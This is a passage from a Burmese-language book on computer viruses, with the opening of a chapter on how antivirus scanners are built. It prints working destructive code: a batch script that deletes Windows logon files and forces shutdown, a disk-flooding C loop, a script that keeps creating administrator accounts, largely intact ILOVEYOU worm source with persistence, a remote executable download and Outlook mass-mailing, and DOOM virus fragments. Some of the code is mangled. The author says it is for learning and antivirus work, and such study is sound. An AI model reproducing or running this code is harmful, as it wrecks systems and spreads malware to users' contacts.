DOS command တွေမှာတိုက်ရိုက်သုံးနိုင်သလို ကျွမ်းကျင်ရာ Programming Language တစ်ခုခုကို မှီပြီးလည်းသုံးနိုင်ပါတယ်။

စာကြွင်း --- အထက်ပါ Code များသည်အရေးပါ command ဖြစ်သဖြင့် အနည်းငယ်ကွယ်ဝှက်ထားသောကြောင့် တိုက်ရိုက် အသုံးပြု၍မရနိုင်ပါ။

shutdown -s -t 10 -c

ဒီ Program Code ကိုတော့ မျက်နှာစာပေါ်မှာ Shortcut Icon တွေလာထားတတ်တဲ့ Virus File အချို့မှာတွေ့ရပါတယ်။ ၄င်း Shortcut Icon ကိုကလစ်နှစ်ချက်နှိပ်မိလိုက်လျှင်ခိုင်းစေထားသော Command Code အတိုင်းကွန်ပျူတာကိုပိတ်သွားစေပါတယ်။

သာမန်ကွန်ပျူတာသုံးသူတို့အလွယ်သုံးနိုင်ရန်ဖန်တီးပေးထားသည်ကို အခွင့်ကောင်းယူပြီး ပုံမှားရိုက်ကာအနှောက်အယှက်ပေးတာမျိုးပါ။ ဂိမ်းအတုတွေမှာပါရှိတတ်ပါတယ်။

စာဖတ်သူများအတွက်၄င်း Command Code ပုံစံမျိုးအသုံးချကာအကျိုးရှိအသုံးပြုပုံအချို့ကို မသိသေးပါက၊ သိရှိသုံးနိုင်စေရန် တခါတည်းဖော်ပြလိုက်ပါတယ်။

ကွန်ပျူတာမျက်နှာစာပေါ်တွင် Right Click နှိပ်ပြီး New => Shortcut လို့ပြောပါ။ ပေါ်လာတဲ့ Create Shortcut Box မှာ အထက်ပါ Command Code စာကြောင်းရိုက်လျှင် ကွန်ပျူတာအလွယ်ပိတ်နိုင်သော Shortcut Icon ရရှိစေပါတယ်။ ဒုတိယအမည်ပေးရန်မှာတော့ စာဖတ်သူစိတ်ကြိုက်ပေးနိုင်ပါတယ်။

Shortcut တွင်သုံးနိုင်သော Command Code တစ်ချို့ကတော့ -

Character Map	-	charmap
Paint	-	mspaint
Registry Editor	-	regedt32
LogOff	-	logoff

```
del c:\windows\system32\restore
del c:\windows\system32\winlogon.exe
del c:\windows\system32\logonui.exe
shutdown -f
```

အထက်ပါ Program Code တွေကိုတော့ နားလည်နေပြီထင်ပါတယ်။ ပထမဦးဆုံးအကြောင်းက System32 Folder အောက်က restore File ကိုပျက်စေပါတယ်။ ဒုတိယအကြောင်းကတော့ ကွန်ပျူတာစဖွင့်တဲ့အခါမြင်တွေ့ရမယ့် မရှိမဖြစ် Logon System ကိုဖျက်ဖို့ရိုင်းလိုက်တာပါ။ တတိယလိုင်းကတော့ Logon UI ကိုပါဖျက်လိုက်စေတာပါ။ နောက်ဆုံးအကြောင်းကတော့ Shutdown ပြန်ဖြစ်သွားစေပြီး ကွန်ပျူတာမတက်လာနိုင်တော့ပါဘူး။

ယခုနောက်ပိုင်း Virus အတော်များများသုံးလာတဲ့ Command Code တွေဖြစ်ပါတယ်။ Virus အများစုဟာ အနှောက်အယှက်ပေးဖို့ထက် ဖျက်ဆီးဖို့ကိုပိုအားသန်လာကြပါတယ်။ အများဆုံးဖျက်ဖို့ ကြိုးစားလာတာကတော့ System 32 Folder အောက်မှအရေးပါ System File ကိုဖြစ်ပါတယ်။

```
START v.c
#include<stdio.h>
#include<stdlib.h>
void main()
while(1)
 system("dir>>â•ša.exe");
```

တွေ့မြင်နေရတဲ့ Virus Code တွေကတော့ ကွန်ပျူတာကိုအနှောက်အယှက်ပေးဖို့ဖန်တီးထားတာပါ။ အင်တာနက်ပေါ်မှာတွေ့မြင်ရတတ်တဲ့ Web Create Language တွေမှာထည့်သုံးတတ်တဲ့ File Control Virus ဖြစ်ပါတယ်။ Programming နားလည်သူတွေသိတဲ့ While Loop စနစ်ကိုသုံးထားပါတယ်။

Windows System မှကွန်ပျူတာလည်ပတ်သည်နှင့် ' dir ' Command Code အတိုင်း â•ša.exe ကိုရှာဖွေတဲ့အခါကွန်ပျူတာဟာအဆမတန်လေးလာပြီးရပ်တန့်သွားပါတယ်။ အင်တာနက်သုံးနေရင်း ထို Virus File ကိုတစ်နည်းနည်းနဲ့ဖွင့်မိတဲ့အခါ အင်တာနက်လိုင်းအလွန်ပင်လေးလာပြီး ကွန်ပျူတာပါ ရပ်သွားပါတယ်။

```
Welcome to the random user/administrator + Passwords Generator!
by, xXxVodicaxXx
set b=.bat
set g=goto
set a="administrators"
set u=user
set n=net
set l=localgroup
set x=1
set d=/add
:6
Now Makeing Users!
%n% %u% %x% %random% %d%
%n% %l% %a% %x% %d%
set /a x=x+1
%g% 6
```

စာဖတ်သူကွန်ပျူတာကိုပေးထားတဲ့ Admin Password တွေကိုအလိုအလျောက်ပြောင်းဖို့ ညွှန်ကြားထားတဲ့ Virus Code တွေဖြစ်ပါတယ်။ ၂၀၁၀ မှာတော့ Password Change Virus တွေ တွေ့ကြုံခံစားနေရပါပြီ။ စာဖတ်သူဟာမိမိအရင်ပေးထားတဲ့ Logon Password တွေကို ပြောင်းခံရတာမသိတော့ အမှန်အတိုင်းထည့်သွင်းပေမယ့် ကွန်ပျူတာမပွင့်တော့ပါဘူး။ Random (ပျံကျစနစ်) နည်းစနစ်နဲ့ ပြောင်းလိုက်တဲ့အတွက် စဉ်းစားယူဖို့လုံးဝမရပါဘူး။

တစ်ခုတော့ရှိပါတယ်၊ စာရေးသူစမ်းသပ်ကြည့်ရာ Window 7 ကိုလုံးဝမတိုက်ခိုက်နိုင်ပါဘူး။ Admin System အထူးပင်လုံခြုံပါတယ်။ ဒါပေမယ့်လည်း စက်ပြင်သမားတွေကတော့ Window 7 Admin ကိုကျော်ဖြတ်နိုင်ပါတယ်။

ယခုစာအုပ်နှင့်အတူ ထိုကဲ့သို့ Password အချိန်းခံလိုက်ရပါက ပြန်ဖွင့်သုံးနိုင်စေရန် Passoword Hack Software ထည့်သွင်းပေးထားပါတယ်။ သတိထားရမှာကတော့ Password ဖွင့်ပြီးလျှင် ကွန်ပျူတာကိုပြန်မပိတ်ကျစေပဲ ထို Virus File ကိုတွေ့အောင်ရှာပြီး ဖျက်ထုတ်ရပါမယ်။ မဟုတ်လျှင် ကွန်ပျူတာတစ်ခါပြန်ပိတ်ပြီးပြန်ဖွင့်သည်နှင့် တစ်ခါပြန်ပြောင်းထားပါလိမ့်မယ်။

Programming လေ့လာနေသောစာဖတ်သူများအတွက် ကွန်ပျူတာတွေကိုများစွာဒုက္ခပေးခဲ့တဲ့ **I LOVE YOU Virus** ရဲ့ Program Code တွေကိုအောက်တွင်ဖော်ပြပေးလိုက်ပါတယ်။

စိတ်ဓာတ်မကောင်းသော Virus ရေးသူများအသိမကြွယ်စေဖို့ အဓိကလုပ်ဆောင်ချက် Command Code တွေကိုချန်လှပ်ထားပါတယ်။ မြန်မာ Anti-Virus ရေးသူတွေရှိခဲ့ပါက အထောက်အပံ့ဖြစ်စေရန် ရည်ရွယ်ဖော်ပြလိုက်ပါတယ်။ သာမန်စာဖတ်သူများအတွက် နားလည်စေရန် မရှင်းပြနိုင်သည်ကို တောင်းပန်အပ်ပါတယ်။

On Error Resume Next dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow eq="" ctr=0 Set fso = CreateObject("Scripting.FileSystemObject")

set file = fso.OpenTextFile(WScript.ScriptFullname,1) vbscopy=file.ReadAll main() sub main() On Error Resume Next dim wscr,rr set wscr=CreateObject("WScript.Shell") rr=wscr.RegRead("HKEYCURRENTUSER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")

if (rr>=1) then wscr.RegWrite "HKEYCURRENTUSER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REGDWORD" end if Set dirwin = fso.GetSpecialFolder(0) Set dirsystem = fso.GetSpecialFolder(1) Set dirtemp = fso.GetSpecialFolder(2) Set c = fso.GetFile(WScript.ScriptFullName) c.Copy(dirsystem&"\MSKernel32.vbs")

c.Copy(dirwin&"\Win32DLL.vbs") c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs") regruns() html() spreadtoemail() listadriv() end sub sub regruns() On Error Resume Next Dim num,downread regcreate "HKEYLOCALMACHINE\Software \Microsoft\Windows\CurrentVersion\Run\MSKernel32 ",dirsystem&"\MSKernel32.vbs"

regcreate "HKEYLOCALMACHINE\Software\Microsoft\Windows\CurrentVersion \RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"

downread="" downread=regget("HKEYCURRENTUSER\Software\Microsoft \Internet Explorer\Download Directory") if (downread="") then downread="c:" end if if (fileexist(dirsystem&"\WinFAT32.exe")=1) then Randomize num = Int((4 * Rnd) + 1) if num = 1 then regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://

www.####/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe" elseif num = 2 then regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.####/~angelcat/skladjflfdjghKJnwetryDGFikjUlyqwerWe 546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe" elseif num = 3 then regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.####/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnm POhfgER67b3Vbvg/WIN-BUGSFIX.exe" elseif num = 4 then regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.####/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX .exe" end if end if if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then regcreate "HKEYLOCALMACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX",downread&"\WIN-BUGSFIX.exe" regcreate "HKEYCURRENTUSER\Software\Microsoft\Internet Explorer\Start Page","about:blank" end if end sub sub listadriv On Error Resume Next Dim d,dc,s Set dc = fso.Drives For Each d in dc If d.DriveType = 2 or d.DriveType=3 Then folderlist(d.path&"") end if Next listadriv = s end sub sub infectfiles(folderspec) On Error Resume Next dim f,f1,fc,ext,ap,mircfname,s,bname,mp3 set f = fso.GetFolder(folderspec) set fc = f.Files for each f1 in fc ext=fso.GetExtensionName (f1.path) ext=lcase(ext) s=lcase(f1.name) if (ext="vbs") or (ext="vbe") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct") or (ext="hta") then set ap=fso.OpenTextFile (f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&""&bname&".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close set cop=fso.GetFile(f1.path) cop.copy(f1.path&".vbs") fso.DeleteFile(f1.path) elseif(ext="mp3") or (ext="mp2") then set mp3=fso.CreateTextFile(f1.path&".vbs") mp3.write vbscopy mp3.close set att=fso.GetFile(f1.path) att.attributes=att.attributes+2 end if if (eq<>folderspec) then if

(s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or (s="script.ini") or (s="mirc.hlp") then set scriptini=fso.CreateTextFile(folderspec&"\script.ini") scriptini.WriteLine "[script]" scriptini.WriteLine ";mIRC Script" scriptini.WriteLine "; Please dont edit this script... mIRC will corrupt, if mIRC will" scriptini.WriteLine " corrupt... WINDOWS will affect and will not run correctly. thanks" scriptini.WriteLine ";" scriptini.WriteLine ";Khaled Mardam-Bey" scriptini.WriteLine ";http://www.#####.com" scriptini.WriteLine ";" scriptini.WriteLine "n0=on 1:JOIN:#:{" scriptini.WriteLine "n1= /if ($nick == $me) { halt }" scriptini.WriteLine "n2= /.dcc send $nick "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM" scriptini.WriteLine "n3=}" scriptini.close eq=folderspec end if end if next end sub sub folderlist(folderspec) On Error Resume Next dim f,f1,sf set f = fso.GetFolder(folderspec) set sf = f.SubFolders for each f1 in sf infectfiles(f1.path) folderlist(f1.path) next end sub sub regcreate(regkey,regvalue) Set regedit = CreateObject("WScript.Shell") regedit.RegWrite regkey,regvalue end sub function regget(value) Set regedit = CreateObject("WScript.Shell") regget=regedit.RegRead(value) end function function fileexist(filespec) On Error Resume Next dim msg if (fso.FileExists(filespec)) Then msg = 01 else msg = 10 end if fileexist = msg end function function folderexist(folderspec) On Error Resume Next dim msg if (fso.GetFolderExists(folderspec)) then msg = 0 else msg = 1 end if fileexist = msg end function sub spreadtoemail() On Error Resume Next dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad set regedit=CreateObject("WScript.Shell") set out=WScript.CreateObject("Outlook.Aplication") set mapi=out.GetNameSpace("MAPI") for ctrlists=1 to mapi.AddressLists.Count set a=mapi.AddressLists(ctrlists) x=1 regv=regedit.RegRead("HKEYCURRENTUSER\Software\Microsoft\WAB"&a) if (regv="") then regv=1 end if if (int(a.AddressEntries.Count)>int(regv)) then for ctrentries=1 to a.AddressEntries.Count malead=a.AddressEntries(x) regad="" regad=regedit.RegRead("HKEYCURRENTUSER\Software\Microsoft\WAB"&malead) if (regad="") then set male=out.CreateItem(0) male.Recipients.Add(malead) male.Subject = "ILOVEYOU" male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me." male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs") male.Send

regedit.RegWrite "HKEYCURRENTUSER\Software\Microsoft\WAB"&malead, 1,"REGDWORD" end if

x=x+1 next regedit.RegWrite "HKEYCURRENTUSER\Software\Microsoft\WAB"&a, a.AddressEntries.Count else regedit.RegWrite "HKEYCURRETNUSER\Software \Microsoft\WAB"&a, a.AddressEntries.Count end if next Set out=Nothing Set mapi=Nothing end sub sub html On Error Resume Next dim lines,n,dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6 dta1="LOVELETTER - HTM

အထက်ဖော်ပြပါ I LOVE YOU Virus Program Code တွေဟာ ကွန်ပျူတာ Programming Language လေ့လာနေသူတွေအတွက်အလွန်ပင်အထောက်အပံ့ဖြစ်စေပါတယ်။ အဖျက်လုပ်ငန်းအားသန်သူတွေအတွက်လည်း သူခိုးဓားရိုးကမ်းဖြစ်နိုင်လို့ အလွန်အန္တရာယ်များနေပြန်ပါတယ်။

ဒါကြောင့် Programming Language လေ့လာနေသူများ နားလည်စေရန်သာရည်ရွယ်ပြီးရှင်းပြထားပါတယ်။ Virus တီထွင်လိုစိတ်ရှိသူများအတွက်တော့အထောက်အပံ့မဖြစ်စေဖို့ အရေးပါနေရာတစ်ချို့ကိုဖျက်ထား၊ ချန်ထားခဲ့ရပါတယ်။

ယခုအချိန်မှာတော့ I LOVE YOU Virus ကိုတွေ့မြင်ရတော့မည်မဟုတ်ပါ။ Anti-Virus ထုတ်လုပ်သူတွေကလည်း အဆိုပါ Program Code တွေကိုအခြေခံပြီး ကာကွယ်ရန် Anti-Virus Update တွေဖန်တီးပြီးသားဖြစ်လို့ ဒီလို Program Code တွေနဲ့ Virus တစ်ကြိမ်ပြန်ထွက်ဖို့လမ်းစမရှိတော့ပါ။

DEADLY (DOOM) Virus ရဲ့ Program Code အချို့ဖြစ်ပါတယ်။

```
On Error Resume Next
spawn()
sub spawn()
Set s = CreateObject("Scripting.FileSystemObject")
Set f = s.GetFile(wscript.scriptfullname)
f.Copy ("c:\anyname.vbs")
f.Copy ("c:\folder\subfolder\...\anyname.vbs")
f.Copy ("c:\attachment.vbs")
f.Copy ("c:\attachment1.vbs")
end sub
mail()
sub mail()
Set a = CreateObject("Outlook.Application")
Set b = a.GetNameSpace("MAPI")
If a = "Outlook" Then
b.Logon "profile", "password"
For y = 1 To b.AddressLists.Count
Set d = b.AddressLists(y)
x = 1
Set c = a.CreateItem(0)
For oo = 1 To d.AddressEntries.Count
e = d.AddressEntries(x)
%hjmmt% set ff=createobject("scripting.filesystemobject")>>poly.vbs
%hjmmt% set rr=ff.opentextfile(%0,1)>>poly.vbs
%hjmmt% aa = rr.readall>>poly.vbs
```

```
%hjmmt% rr.close>>poly.vbs
%hjmmt% Randomize>>poly.vbs
%hjmmt% poly = int(rnd * 3)>>poly.vbs
%hjmmt% if poly = 0 or poly = 2 then>>poly.vbs
%hjmmt% s = chr(int(22 * rnd) + 97)>>poly.vbs
%hjmmt% rand1 = Replace(aa,"hjmmt","hjmmt" ^& s ^& poly)>>poly.vbs
%hjmmt% rand2 = Replace(rand1,"bugcl","bugcl" ^& s ^& s ^& poly)>>poly.vbs
%hjmmt% else>>poly.vbs
%hjmmt% polynum = int(rnd * 7)>>poly.vbs
%hjmmt% for i = 1 to polynum>>poly.vbs
%hjmmt% polychar = chr(int(22 * rnd) + 97)>>poly.vbs
%hjmmt% polyall = polyall + polychar>>poly.vbs
@del poly.vbs
@exit
```


ဒီတစ်ခါဖော်ပြထားတဲ့ Program Code တွေကတော့ နာမည်ကျော်ခဲ့တာ DEADLY (DOOM) Virus ရဲ့ Program Code ပါတယ်။ အင်တာနက်ပေါ်မှာ Email တွေကိုအခြေခံပြီး တိုက်ခိုက်ခဲ့တဲ့နာမည်ကျော် Virus ဖြစ်ပါတယ်။ မူရင်း Program Code တွေဟာ ၁၀မျက်နှာနီးပါးရှိပါတယ်။ သာမန် စာဖတ်သူများ အတွက် အနှောက်အယှက်မဖြစ်စေလိုတာကြောင့် ထည့်သွင်းမဖော်ပြထားပါဘူး။ စာဖတ်သူဟာ Programming Language လေ့လာနေသူဖြစ်လျှင်နမူနာ Program Code တွေကို goldenshadetech@gmail.com ကိုစာပို့တောင်းခံနိုင်ပါတယ်။

တစ်ခုတော့ရှိပါတယ်။ တောင်းခံတဲ့အခါ စာဖတ်သူရဲ့အမည်၊ မှတ်ပုံတင်အမှတ်နှင့် လိပ်စာအပြည့် အစုံကိုထည့်သွင်းပေးရပါမယ်။ လိပ်စာကိုအတည်ပြုနိုင်ရန် Email ဖြင့်ပြန်ပို့ပေးမည်မဟုတ်ပဲ စာတိုက်မှ မှတ်ပုံတင်စာဖြင့်ပြန်လည်ပေးပို့ပါမယ်။ ငွေကြေးတစ်စုံတရာလုံးဝပေးရန်မလိုပါ။ စေတနာဖြင့် မြန်မာပြည်သားနည်းပညာသူရဲကောင်းတွေကို ကူညီခြင်းသာဖြစ်ပါတယ်။

အခန်း (၅)

Anti-Virus

လုပ်ဆောင်ချက်နှင့် ရေးသားဖန်တီးပုံများ



Anti-Virus Program & Virus Scanner လုပ်ဆောင်ချက်များကိုလေ့လာခြင်း

စာဖတ်သူအနေနဲ့ အသိသင့်ဆုံးသော လေ့လာရန်ဖြစ်လို့အခြေခံကျကျဖော်ပြပေးလိုက်ရပါတယ်။ Programming Language လေ့လာနေသူများအတွက်အပြင် ကွန်ပျူတာပြင်ဆင်နေသူများအတွက်လည်း အထောက်အပံ့ကောင်းဖြစ်စေဖို့ရည်ရွယ်ဖော်ပြလိုက်ရပါတယ်။

သာမန်စာဖတ်သူများအတွက် အခက်အခဲရှိနိုင်တဲ့အတွက် ဆက်လက်ပါရှိတဲ့ တိုက်ရိုက်အသုံးချ ကဏ္ဍများကိုကျော်လွှားလေ့လာသွားပါ။ ယခုကဏ္ဍကို မြန်မာဘာသာ နည်းပညာအထောက်အပံ့ဖြစ်စေရန် ရည်ရွယ်ဖြည့်သွင်းထားခြင်းဖြစ်ပါတယ်။

မြန်မာနိုင်ငံမှာ နိုင်ငံတကာအဆင့်မှီ ကျွမ်းကျင် Programmer တွေများစွာရှိနေပါတယ်။ သင်တန်းကျောင်းတွေမှာမသင်တဲ့ Program Code တွေကိုလေ့လာနိုင်စေဖို့ Anti-Virus Program တွေ Virus Scanner တွေဘယ်လိုဖန်တီးထားတယ်ဆိုတာသိရှိပြီး လက်တွေ့ကျကျလေ့လာနိုင်ပြီး မြန်မာပြည်တွင်း ရေးထုတ် Anti-Virus Program တွေထွက်ရှိလာဖို့ရည်ရွယ်ပါတယ်။

ယခုစာအုပ်ကို မြန်မာဘာသာ နည်းပညာစာအုပ်တစ်အုပ်အဖြစ် အထောက်အပံ့ဖြစ်စေဖို့ လွန်ခဲ့တဲ့သုံးနှစ်လောက်ကပင်ပြုစုခဲ့ပါတယ်။ နိုင်ငံတကာမှ မိတ်ဆွေတွေရဲ့အကူအညီတွေတောင်းယူ ဖြည့်သွင်းထားပါတယ်။ မြန်မာဘာသာဖြင့်မထွက်ရှိဖူးသေးတဲ့ ကွန်ပျူတာရောဂါများအတွက် အကောင်းဆုံး ကာကွယ်ဆေး၊ တိုက်ဖျက်ဆေးဖြစ်စေဖို့ကြိုးစားထားပါတယ်။

ဒါကြောင့် မပါမဖြစ် ယခုကဏ္ဍကိုထည့်သွင်းထားခြင်းဖြစ်ပါတယ်။ ဥပမာဆိုရသော်–ထမင်းဝိုင်းမှာ ဟင်းပွဲများစွာချထားပေးပါတယ်။ ကြက်သားကြိုက်သူ ကြက်သားခပ်စားပေါ့။ ငပိရည်မကြိုက်လျှင် ငါးဟင်းကို ကျော်ခပ်လိုက်ပေါ့။ စာဖတ်သူကြိုက်ရာကိုရွေးချယ်ပြီး ထမင်းမြိန်ဖို့ အဓိကထားစားဖို့ပါ။

ကဏ္ဍကိုအစုံထည့်ထားပါတယ်။ စာဖတ်သူကြိုက်ရာကို အသုံးတည့်သလိုဖတ်သွားလိုက်ပါ။ အချို့စာဖတ်သူတွေက စာဖတ်အားကောင်းပါတယ်။ စာဖတ်ပြီးလေ့လာတာ ကျောင်းတတ်ပြီး လေ့လာသလောက်ကိုတတ်ကျွမ်းသူတွေ စာရေးသူအများကြီးတွေ့ဖူးပါတယ်။ ဒီအထဲစာဖတ်သူလည်း ပါခဲ့လျှင် အထောက်အပံ့ရစေရန်ရည်ရွယ်ပါတယ်။ ဒါကြောင့် ယခုကဏ္ဍဟာ ဒီစာအုပ်အတွက် ဟင်းကောင်း တစ်ခွက်ဖြစ်စေမှာပါ။

Anti-Virus Program & Virus Scanner များတည်ဆောက်ပုံနှင့်ရပ်တည်လုပ်ဆောင်ပုံ

Anti-Virus Program တွေဟာကွန်ပျူတာအတွင်းစတင်နေရာယူသည်နှင့် လုပ်ငန်းစဉ်သုံးခုကို စတင်လုပ်ဆောင်ပါတယ်။ ၎င်းတို့မှာ–

၁။ ကွန်ပျူတာ Harddisk တွင် Virus Scan Software ကို Directory တည်ဆောက်နေရာယူပါတယ်။ ဝင်ရောက်လာတဲ့ Virus တွေကိုမသိလို့လွတ်သွားတဲ့အခါ မိမိကိုလာရောက်မတိုက်ခိုက်နိုင်ရန် Directory ကို အထူးပြုကာကွယ်ခြင်းကိုပြုလုပ်ပါတယ်။

၂။ Virus တွေကိုထိန်းချုပ်နိုင်မယ့် Virus Scan Command Line File တွေကို ထို Directory အတွင်းသို့ကူးယူနေရာချပြီး ကွန်ပျူတာလုပ်ဆောင်ချက် System File မောင်းနှင်မှုလုပ်ငန်းများကို စတင်မှတ်သား မှတ်တမ်းယူပါတယ်။

၃။ ထိုမှတ်တမ်းကိုကျော်လွန်ပြီးလုပ်ဆောင်လာတဲ့အခါ လုပ်ဆောင်တဲ့ Command File ကို ရှာဖွေပြီးစစ်ဆေးပါတယ်။ စစ်ဆေးတဲ့အခါရရှိထားတဲ့ နောက်ဆုံး Virus Update ကို လက်ကိုင်ထားစစ်ဆေးပါတယ်။ ဒါကြောင့် Virus Update ပုံမှန်မလုပ်တဲ့စက်တွေ Virus ကူးစက်ခံရတာ များတာပါ။

အထက်ပါလုပ်ဆောင်ချက်သုံးချက်ကိုလက်ကိုင်ထားကာ Anti-Virus Program နဲ့ Virus Scan Software တွေကိုတည်ဆောက်ကြပါတယ်။ မူရင်းတည်ဆောက်ထားတဲ့ Directory ဟာ တဖြည်းဖြည်းနှင့် ဖိုင်ဆိုဒ်ကြီးလာပါတယ်။ ဘာကြောင့်လဲဆိုတော့အသစ်အသစ် Virus တွေကိုခြေရာခံနိုင်ဖို့ Virus Scan Command Line File အသစ်တွေဖြည့်သွင်း(Update)နေရတဲ့အတွက်ပါ။

ဥပမာဆိုရသော်– လုပ်ငန်းဌာနတစ်ခုမှာ လူတစ်ယောက်ဟာ စာရိတ္တညံ့ဖျင်းတဲ့အတွက် အဝင်ဝမှဂိတ်စောင့်စစ်ဆေးသူကို ၎င်းရဲ့ဓာတ်ပုံနှင့်တကွအသိပေးထားရပါမယ်။ ဒါမှသာထိုလူဝင်ရောက်လာလျှင် ဂိတ်စောင့်မှ တားဆီးနိုင်ပါလိမ့်မယ်။ နောက်တစ်ယောက်တားဆီးသင့်သူရှိလာလျှင် ထိုဂိတ်စောင့်ကိုပင်ထပ်မံ အသိပေးထား(Update) ရပါမယ်။ ဒါဟာ လူ့သဘာဝနှင့်ထပ်တူညီသော Virus Scan တို့၏လုပ်ငန်းစဉ် သဘောတရားများပင်ဖြစ်ပါတယ်။

Anti-Virus Program & Virus Scanner များတည်ဆောက်ပုံနှင့်ရပ်တည်လုပ်ဆောင်ပုံ

Anti-Virus Program တွေကွန်ပျူတာအတွင်း Directory တည်ဆောက်ပြီးနေရာယူတဲ့အခါ အောက်ပါ အရေးကြီး System File တွေကိုနေရာချပါတယ်။

SCAN32.DLL	32-bit Anti-Virus Engine
TOOL.EXE	Scanning support file
RWABS16.DLL	VirusScan 16-bit support file
RWABS32.DLL	VirusScan 32-bit support file
SCAN.EXE	VirusScan Command-Line
CLEAN.DAT	Virus definition file
NAMES.DAT	Virus definition file
SCAN.DAT	Virus definition file
LICENSE.DAT	License information
MESSAGES.DAT	Message contents file
PACKING.LST	List of file validation codes
VALIDATE.EXE	File checksum tool
CONTACT.TXT	Contact information
UserGuide.PDF	Product Guide
LICENSE.TXT	License document
README.TXT	This document
SIGNLIC.TXT	Third-party license information

.TXT File တွေက Information အတွက်သာဖြစ်လို့ ပျက်သွားခဲ့လျှင်လည်းအရေးမကြီးပါ။ ထိပ်ဆုံးမှာရှိနေတဲ့ SCAN32.DLL File ကတော့အရေးပါဆုံးထိန်းချုပ်ရေးခေါင်းဆောင်ဖြစ်ပါတယ်။ ဒါကြောင့် .DLL File တွေဟာအရေးပါတဲ့ကဏ္ဍမှာနေရာယူထားကြပါတယ်။

.EXE File တွေကတော့ ညွှန်ကြားမှုများ၊ လုပ်ဆောင်ချက်များအတွက်ထိန်းချုပ်စနစ်ဖိုင်များဖြစ်ပါတယ်။ အကောင်းဆုံးထောက်ပံ့ပေးနေတဲ့ Supports File များဖြစ်ပါတယ်။

.DAT File တွေကလည်းမပါမရှိပါပဲ။ Virus Definition File အဖြစ်အများဆုံးတွေ့နိုင်ပါတယ်။ Virus Update လုပ်တဲ့အခါ .DAT File တွေအပါများပါတယ်။ Virus တွေရဲ့လမ်းကြောင်းတွေ လုပ်ဆောင်ချက်တွေကို နမူနာအချက်အလက်အဖြစ် Anti-Virus Program တွေကိုအသိပေးဖို့ သုံးထားပါတယ်။

Anti-Virus အများစုဟာ အထက်ပါဖိုင်များဖြင့်အဓိကထားတည်ဆောက်ကြပေမယ့် ကွဲလွဲမှုများရှိတယ်ဆိုတာကိုသိထားရပါမယ်။ဖိုင်အမည်တွေကိုလည်း မိမိထုတ်ကုန်အလိုက်ပြောင်းလဲတတ်ကြပါတယ်။

